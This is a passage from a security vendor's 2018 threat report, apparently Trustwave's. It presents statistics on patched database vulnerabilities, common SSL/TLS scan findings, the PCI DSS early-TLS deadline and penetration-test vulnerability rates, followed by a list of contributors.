
Database Security

Most common web applications use database management systems (DBMS) on the back end. Like the applications themselves, databases can have vulnerabilities that attackers can exploit under the right conditions to steal or damage sensitive information or gain control of the underlying operating systems. Databases hold a treasure trove of assets that is only getting larger as digital information grows at record rates. Examining the vulnerabilities patched in several of the more widely used database systems provides insight into the state of database security in 2018.

Some of the more common vulnerabilities found in databases fall into the following categories:

- Privilege escalation flaws allow an unprivileged, or low-privileged, user to gain administrator-level read and/or write access to tables or configuration settings.
- Buffer overflow vulnerabilities allow an attacker to crash the database server, cause a denial-of-service condition or, in some cases, even execute arbitrary code.
- Advanced but unused features, such as reporting services or third-party extensions, can leave a database vulnerable even if the flaw is not in the core DBMS service itself or in other essential components.
- Default credentials still present an opportunity for abuse by attackers. In our penetration testing engagements, we often find default administrator-level accounts with default passwords.

Database Vulnerabilities Patched



Oracle's MySQL database again led the way in patched vulnerabilities with 109, compared to 22 for IBM Db2, 12 for Oracle Database, three for SAP's Adaptive Server Enterprise (sometimes referred to as "Sybase") and two for Microsoft SQL Server. Eighteen of the MySQL vulnerabilities may be remotely exploitable without authentication, as can six of the Oracle Database vulnerabilities and one for Microsoft SQL Server. Among the most serious vulnerabilities of the year was CVE-2018-3110, a flaw in the Oracle Database that allows a low-privileged attacker with the 'Create Session' privilege and network access to the database via the Oracle Net client-serving network protocol to compromise the Java Virtual Machine. This can result in complete compromise of the database as well as shell access to the underlying server. In August, Oracle issued an out-of-band (outside of the regular patching schedule) security alert and patch to resolve the vulnerability. We recommend all Oracle users apply the fix as soon as possible.


We noted in the past that having a large number of vulnerabilities disclosed and fixed does not necessarily mean a product is less secure than a comparable product with fewer known vulnerabilities, as how much time and effort researchers and other experts expend trying to find vulnerabilities in each product heavily influence the number.

Of the five widely used databases discussed in this section, MySQL is the only one with an open-source license, and it has a large and active community of developers who contribute code to the project. The more people who have access to a code base, the more likely it is that someone will find a given vulnerability. While this gives attackers more opportunities for exploitation, it also means the product becomes safer as vulnerabilities are found and fixed.

By contrast, independent researchers must use techniques like fuzz testing to locate vulnerabilities in closed-source software, which makes them harder to locate. Moreover, some security vulnerabilities in proprietary software may never be identified and disclosed as such. Developers might simply take care of them as part of their normal testing process, with the fix rolling out as part of a routine maintenance release.

All five of the database products Trustwave examined had more security patches in 2018 than in 2017, though the difference only amounted to one or two patches for each database other than MySQL and DB2. Generally, the number of patches published for each database was roughly in line with previous years. DB2, which increased to 22 in 2018 from 10 patches in 2017, was the biggest outlier; although, the 2018 number was unusually low for the platform.

Database Patching by Vulnerability Type



Denial-of-service (DoS) vulnerabilities in MySQL accounted for the vast majority of not only that platform's vulnerabilities but of all vulnerabilities for all platforms in 2018. Successful exploitation of a DoS vulnerability enables the attacker to freeze or crash the database or otherwise deny access to some or all database users. DoS vulnerabilities are relatively minor compared to other types because they typically don't allow the attacker to read or alter the database contents.

Information disclosure vulnerabilities are more serious, because, in some cases, they can lead to sensitive information being disclosed to unauthorized parties. Of the databases we examined, 13 information disclosure vulnerabilities were patched, affecting all of the products except IBM Db2 for Linux, UNIX and Windows (LUW).

Also serious are privilege-escalation vulnerabilities, which enable an unprivileged or low-privileged users to run commands as database administrator and gain access to data or actions to which they're not entitled. Even if the data itself is encrypted, an attacker may still be able to execute functions not available to unprivileged users, which potentially can include destroying data. Nine of the DB2 LUW vulnerabilities in 2018 were privilege escalation vulnerabilities, as were three for MySQL.

Database Changes and Milestones

Oracle Database: Oracle Database 18c was released Feb. 16, 2018, featuring Enterprise User Security enhancements, schema-only accounts debut, Unified Audit improvements and other security changes.

MySQL: MySQL 8 was released April 19, 2018, with numerous changes to security subsystems, including stronger password policy requirements.

Microsoft SQL Server: Microsoft SQL Server 2012 Service Pack 3 support ended on Oct. 9, 2018. SQL Server 2016 RTM support ended on Jan. 9, 2018.

IBM Db2: Extended support for IBM Db2 9.5 ended on April 30, 2018.

Other: PostgreSQL 11 was released on Nov. 8, 2018, adding Channel Binding for SCRAM.

Network Security

Trustwave internal and external network vulnerability scanning systems, which inspect servers for insecure configurations that could increase the risk of attack, provide insight into the most frequent network vulnerabilities.

In the table below, the figures for each vulnerability indicate the percentage of all vulnerability detections that could be attributed to that vulnerability. For example, 4.77 percent of the vulnerability detections we recorded in 2018 could be attributed to the "TLSv1.0 Supported" finding.

TOP FIVE SECURITY FINDINGS BY OCCURRENCE

Occurrence in 2018	Occurrence in 2017	Name
4.77%	5.00%	TLSv1.0 Supported
4.59%	4.69%	SSLv2, SSLv3 and TLS v1.0 Vulnerable to CBC Attacks via chosen-plaintext (BEAST)
3.26%	3.67%	Block cipher algorithms with block size of 64 bits (like DES and 3DES) birthday attack known as Sweet32
2.41%	3.05%	SSL Certificate is Not Trusted
2.30%	2.89%	SSL Certificate Common Name Does Not Validate

As in previous years, vulnerabilities involving the SSL and TLS protocols dominated the list of top security findings, accounting for four of the top five findings. The top two findings involve servers that supported SSL versions 3.0 and earlier and TLS version 1.0, which are considered insecure. We advise website owners to end support for the older protocols and standardize on newer versions of TLS, which all but a small handful of web clients support.

Early in the year, we increased the severity of several SSL/TLS findings (including "SSL Certificate is Not Trusted" and "SSL Certificate Common Name Does Not Validate") to emphasize the risk of using insecure protocols and untrusted certificates and to encourage the use of more secure encryption protocols for safeguarding payment data.

The only other vulnerability detection in the top five involved support for block cipher algorithms that use 64-bit blocks, which are vulnerable to the Sweet32 attack, a proof-of-concept cryptographic birthday attack demonstrated by security researchers in 2016. These obsolete block cipher algorithms are only used in a small minority of HTTPS connections. Server administrators should discontinue support in favor of more modern encryption schemes, like Advanced Encryption Standard (AES).

PCI DSS Deadline for SSL and Early TLS

The Payment Card Industry Data Security Standard (PCI DSS) set June 30, 2018 as the deadline for organizations that handle credit and debit cards to disable support for the insecure SSL 3.0 and TLS 1.0 protocols and implement the much stronger TLS (version 1.1 or higher, though 1.2 is strongly encouraged) in all environments, except point-of-sale payment terminals. To assess the response to the deadline, we gathered data specific to PCI scans to show how SSL and TLS findings decreased in frequency throughout the year.

Name	All scans (2018 overall)	PCI scans (2018 overall)	PCI scans (after June 30)
TLSv1.0 supported	4.77%	0.75%	0.25%
SSLv3 supported	0.55%	0.11%	0.03%

Many card processors moved away from older protocols even before the June 30 deadline: Support for TLS version 1.0 accounted for 0.75 percent of PCI scans in 2018, much less than the 4.77 percent seen for all scans. After June 30, this figure dropped to just 0.25 percent of PCI scans.

Looking at PCI scans on a quarterly basis, we found a significant drop in support for TSL version 1.0 and SSL version 3.0 between the second and third quarters, suggesting the deadline was a strong factor in motivating card processors to end their support of SSL and TLSv1.

Trustwave researchers also saw evidence that deprecation of TLS 1.1 is well underway in favor of TLS 1.2, which is the baseline version of TLS currently considered secure. The PCI standard still allows the use of TLS 1.1, but server owners should consider disabling it. It's been more than a decade since TLS 1.2 was defined. Every major web browser has supported it for years, and it is the encryption protocol of choice for more than 50 percent of encrypted internet traffic. Barring specialized situations, there is little justification for supporting any SSL/TLS protocol earlier than TLS 1.2, and we expect to see a significant rise in servers exclusively supporting 1.2 and later over the next year.

In the meantime, the drive to make internet-based communication ever safer continues. The final version of TLS 1.3 was published in August 2018, removing support for certain weaker elliptic curves and hash functions. TLS 1.2 will be sticking around for a while, as browsers add support for the newer version, but in a few years, we hope to begin talking about deprecating it and encouraging a move to even safer protocols.

Application Security

Securing a web application without help is difficult. Even if one builds their application using secure platforms, technologies and development principles, all it takes is a single obscure misconfiguration or vulnerability to open the door for an attacker to compromise the system. One thing we learned from scanning thousands of applications with Trustwave application scanning products is that almost all web apps have weaknesses, running the gamut from mostly harmless to potentially devastating, that can and should be addressed. In 2018, in fact, 100 percent of the applications we tested displayed at least one vulnerability for the second year in a row. Not all vulnerable applications are likely to be attacked, of course, but understanding what an application's vulnerabilities are is vital to assessing its security state and determining which areas to address first.

APPLICATIONS TESTED CONTAINING AT LEAST ONE VULNERABILITY

2018 & 2017	2016	2015	2014
100%	99.7%	96.8%	96.0%


MEDIAN VULNERABILITIES PER APPLICATION

2014	2015	2016	2017	2018
20	14	11	11	15

The median number of vulnerabilities detected per application in 2018 was 15, up from 11 in 2017. The largest number of vulnerabilities we found in a single application was 38.

Application Vulnerability Risk Levels

FREQUENCY OF VULNERABILITIES IDENTIFIED BY RISK LEVEL



Not all vulnerabilities are equal, and Trustwave recommends application owners work to resolve the most high-risk vulnerabilities first. Of the more than 45,000 vulnerabilities uncovered in 2018 by our on-demand penetration-testing service, we classified 80 percent as informational or low-risk. Medium-risk vulnerabilities accounted for 11 percent of the vulnerabilities identified. High-risk vulnerabilities accounted for 7 percent, and 2 percent of identified vulnerabilities were critical, the most severe category we use.

Vulnerability Name	Percent of all vulnerabilities	Percent of critical vulnerabilities
Unpatched Windows Systems (Missing MS17-010)	0.25%	10.8%
Authentication Bypass	0.12%	5.1%
Cisco Smart Install Configuration File Exposure and Remote Code Execution	0.11%	4.8%
Phishing Site Captures Employee Usernames and Passwords	0.10%	4.3%
Vertical Privilege Escalation	0.08%	3.5%
Local Network Poisoning	0.08%	3.3%
Cross-Site Scripting (XSS), Persistent	0.04%	1.5%
Weak Administrator Password	0.03%	1.1%
Active Directory Domain Compromise	0.02%	0.9%
SQL Injection	0.02%	0.9%

The most common critical weakness involved Windows systems that were missing Microsoft Security Update MS17-010, which fixes the ETERNALBLUE vulnerability in the Server Message Block (SMB) protocol used for local network communication. Several high-profile malware families, including the WannaCry ransomware family that caused widespread disruptions in 2017, exploit the ETERNALBLUE vulnerability to propagate from computer to computer on their own, making it highly dangerous. Systems vulnerable to ETERNALBLUE exploitation accounted for 10.8 percent of critical vulnerabilities found in 2018.

Web pages intended for authenticated users that attackers could nevertheless access without a valid session identifier accounted for 5.1 percent of critical vulnerabilities. In some cases, these pages exposed sensitive information, including user data and credentials, source code or public and private encryption keys.

Other critical vulnerabilities we identified through pen testing included the Smart Install configuration feature for Cisco network devices, which criminals can be exploit to improperly disclose and modify configuration information when it is enabled; vertical privilege escalation; and local network poisoning, in which a malicious computer on the local network can answer name service queries with false information.

Vulnerability Name	Percent of all vulnerabilities	Percent of high-risk vulnerabilities
Cross-Site Scripting (XSS), Persistent	0.26%	4.0%
Local Network Poisoning	0.25%	4.0%
Shared Password for Local Administrator with Remote Logon	0.19%	3.0%
Default Credentials Identified	0.17%	2.6%
Vertical Privilege Escalation	0.16%	2.6%
Horizontal Privilege Escalation	0.16%	2.5%
Authentication Bypass via PtH Attack	0.11%	1.7%
LLMNR Name Service Poisoning	0.10%	1.6%
Secure Connection Not Enforced	0.09%	1.5%
SQL Injection	0.09%	1.4%

Applications that were vulnerable to cross-site scripting comprised the largest share of high-risk vulnerabilities, at 4 percent. These vulnerabilities arise when web applications do not properly validate user-supplied inputs before including them in dynamic web pages. An attacker can exploit the vulnerability by entering special characters and code into the application, which other users may then execute. Criminals can employ this type of attack to steal usernames, passwords, sensitive information; remotely control or monitor the victim's browser; or impersonate a web page used to gather order information, including payment card numbers.

Networks in which multiple Windows computers used the same password for the local administrator account were responsible for the second largest share of high-risk vulnerabilities, at 3 percent. By default, the local administrator account can be used to access the network remotely, which means that an attacker who compromises one such computer can also compromise the others.

Systems that used default credentials for administrative access accounted for the third highest share of high-risk vulnerabilities, at 2.6 percent. This can allow unauthorized users to access or modify sensitive systems or information without specialized skills or tools.

Vertical- and horizontal-privilege escalation weaknesses accounted for 2.6 and 2.5 percent of high-risk vulnerabilities, respectively. Privilege escalation occurs when authorization controls are not properly enforced, allowing unauthorized access to resources or functions. With vertical-privilege escalation, a user can improperly access information or functions that should be restricted to higher-privilege users. With horizontal-privilege escalation, a user can improperly access information or functions that should be restricted to other users at the same privilege level.

Contributors

Fahim Abbasi

Vlad Bukin

Anirban Chowdhuri

Anat Davidi

Steve Fiore

Leslie Green

Phil Hay

Paul Henry

Victor Hora

Dan Kaplan

Ziv Mador

Rodel Mendrez

Lawrence Munro

Prutha Parikh

Cas Purdy

Martin Rakhmanov

Karl Sigler

Mike Wilkinson

Trustwave®

trustwave.com